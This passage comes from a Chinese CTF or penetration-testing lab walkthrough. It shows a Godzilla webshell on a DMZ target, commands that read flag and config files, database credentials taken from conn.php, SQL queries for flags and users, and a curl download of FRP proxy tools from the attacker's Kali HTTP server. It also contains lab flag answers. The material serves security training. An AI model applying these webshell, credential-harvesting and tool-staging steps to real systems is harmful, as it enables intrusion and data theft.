
(6)手动连接刚刚添加的木马

(7)刷新后即可看到DMZ区域的靶机目录结构,以及刚刚上传的文件

4.4 读取 Flag2
打开哥斯拉的「命令执行」标签,输入以下命令查看对应的靶机信息以及Flag2
id; hostname; pwd; cat /Flag2.txt输出:

4.5 Flag2
Flag2{QRpbZQPymcCt3Dc}五、Flag3 —— 数据库凭据泄露
5.1 配置文件定位
依旧使用哥斯拉终端输入以下命令
ls -la /var/www/html/; cat /var/www/html/conn.php输出:

特别关注:
-rw-rw-r-- 1 nginx nginx 229 Oct 28 03:19 conn.php...<?php$conn = new mysqli('127.0.0.1', 'root', 'root', 'flag_db');?>读出的信息:数据库
root/root,库名flag_db
5.2 连接数据库
(1)打开哥斯拉的「数据库管理」标签,输入以下数据,可以看到可以成功连接

(2)查询Flag信息
SELECT * FROM `flag_db`.`Flag`/*查询Flag*/SELECT * FROM `flag_db`.`users`/*查询用户信息*/
特别关注:
+------------------------+| Flag |+------------------------+| Flag3{4ZtG6ZX5h3QMZ2B} |+------------------------+顺手查询一下对应的用户名和密码:

5.3 Flag3
Flag3{4ZtG6ZX5h3QMZ2B}六、Flag4 —— 一级内网代理与 OA 探测
6.1 搭建一级 FRP 代理
尝试直接上传 frps / frpc 到 DMZ,发现行不通

*注:经过我的测试,走普通的upload上传发现有文件大小限制,所以这里我使用 Kali 搭建 HTTP 临时服务器,让DMZ的机器从 Kali 这里下载(当然,如果DMZ服务器可以连接互联网,也可从GitHub进行下载)
6.1.1 Kali 搭建 HTTP 临时文件服务器
(1)上传对应的FRP Linux文件至/home/kali/frp_share
#进入当前用户的家目录cd ~#创建对应需要分享文件的文件夹mkdir frp_share(2)通过Mobaxtream手动上传frp相关文件,至此文件夹

可以把文件名字改短一些
mv frp_0.71.1_linux_amd64.tar.gz frp.tar.gz(3)正式搭建 HTTP 临时服务
#查看对应目录及文件pwdls#确保是对应正确的目录#/home/kali/frp_share#frp.tar.gz#输入以下命令进行搭建python3 -m http.server 9999和下图保持一样,在终端没有输出显示是正常的,不需要按任何按键

(4)哥斯拉终端拉取
命令如下:
curl -sL -o frp.tar.gz http://192.168.153.130:9999/frp.tar.gz然后进入对应的路径,刷新后即可看到该文件
